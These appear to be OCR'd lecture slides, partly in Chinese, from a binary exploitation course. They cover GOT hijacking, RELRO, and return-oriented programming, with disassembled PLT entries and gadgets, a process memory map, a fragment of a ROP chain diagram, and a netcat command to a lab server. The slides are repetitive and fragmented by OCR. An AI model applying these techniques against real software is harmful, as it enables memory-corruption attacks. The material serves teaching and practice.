
GOT Hijacking

Without NX Enabled


```
0000000000400550 <puts@plt>:
400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
400556:   push   0x0
40055b:   jmp    400540 <.plt>

vulnerability

40073f:   call   400550 <puts@plt>
```


GOT Hijacking

Without NX Enabled



GOT Hijacking

Without NX Enabled




```
0000000000400550 <puts@plt>:
  400550:   jmp    QWORD PTR [0x601018] <puts@GOT>
  400556:   push   0x0
  40055b:   jmp    400540 <.plt>

vulnerability

  40073f:   call   400550 <puts@plt>
```

Lab 4

```
nc isc.taiwan-te.ch 10003
```

RELRO

- Relocation Read-Only
- Partial RELRO
    - GOT 可寫
- Full RELRO
    - Load time 時會將所有 function resolve 完畢
    - GOT 不可寫

ROP

ROP

- What is ROP
- Why use ROP
- ROP Chain

What is ROP

- Return Oriented Programming
- 透過不斷去執行包含 ret 的程式片段來達到想要的操作
- 這些包含 ret 的程式片段又被稱作 gadget

What is ROP

```
4004fa:   48 83 c4 08           add    rsp, 0x8
4004fe:   c3                    ret

4005b8:   5d                    pop    rbp
4005b9:   c3                    ret

4006c4:   c9                    leave
4006c5:   c3                    ret

400730:   41 5e                 pop    r14
400732:   41 5f                 pop    r15
400734:   c3                    ret
```

What is ROP

```
400730:   41 5e                 pop    r14
400732:   41 5f                 pop    r15
400734:   c3                    ret
```

```
400731:   5e                    pop    rsi
400732:   41 5f                 pop    r15
400734:   c3                    ret
```

```
400732:   41 5f                 pop    r15
400734:   c3                    ret
```

```
400733:   5f                    pop    rdi
400734:   c3                    ret
```

Why use ROP

- Bypass DEP

```
Start              End                Perm  Name
0x00400000         0x00401000         r-xp  /mnt/hgfs/Share/ntustisc/bof
0x00600000         0x00601000         r--p  /mnt/hgfs/Share/ntustisc/bof
0x00601000         0x00602000         rw-p  /mnt/hgfs/Share/ntustisc/bof
0x00602000         0x00623000         rw-p  [heap]
0x00007ffff79e4000 0x00007ffff7bcb000 r-xp  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bcb000 0x00007ffff7dcb000 ---p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcb000 0x00007ffff7dcf000 r--p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000 0x00007ffff7dd1000 rw-p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dd1000 0x00007ffff7dd5000 rw-p  mapped
0x00007ffff7dd5000 0x00007ffff7dfc000 r-xp  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fea000 0x00007ffff7fec000 rw-p  mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p  [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp  [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p  mapped
0x00007fffffde000  0x00007ffffffff000 rw-p  [stack]
0xffffffffff600000 0xffffffffff601000 r-xp  [vsyscall]
```

ROP Chain

- 由眾多的 ROP gadget 所組成的
- 可以藉由不同 ROP gadget 的小功能串成任意代碼執行的效果
- 取代 shellcode 攻擊

ROP Chain

```
leave
👉 ret
```

ROP Chain

leave

👉 ret

0x6161616161616161

0x6161616161616161

rsp → 0x415294 → pop rax ; ret

0x39


0x474a65 → syscall ; ret

rax =

stack


ROP Chain

```
leave
ret
```



ROP Chain


```
leave
ret
```



rax = 0x39

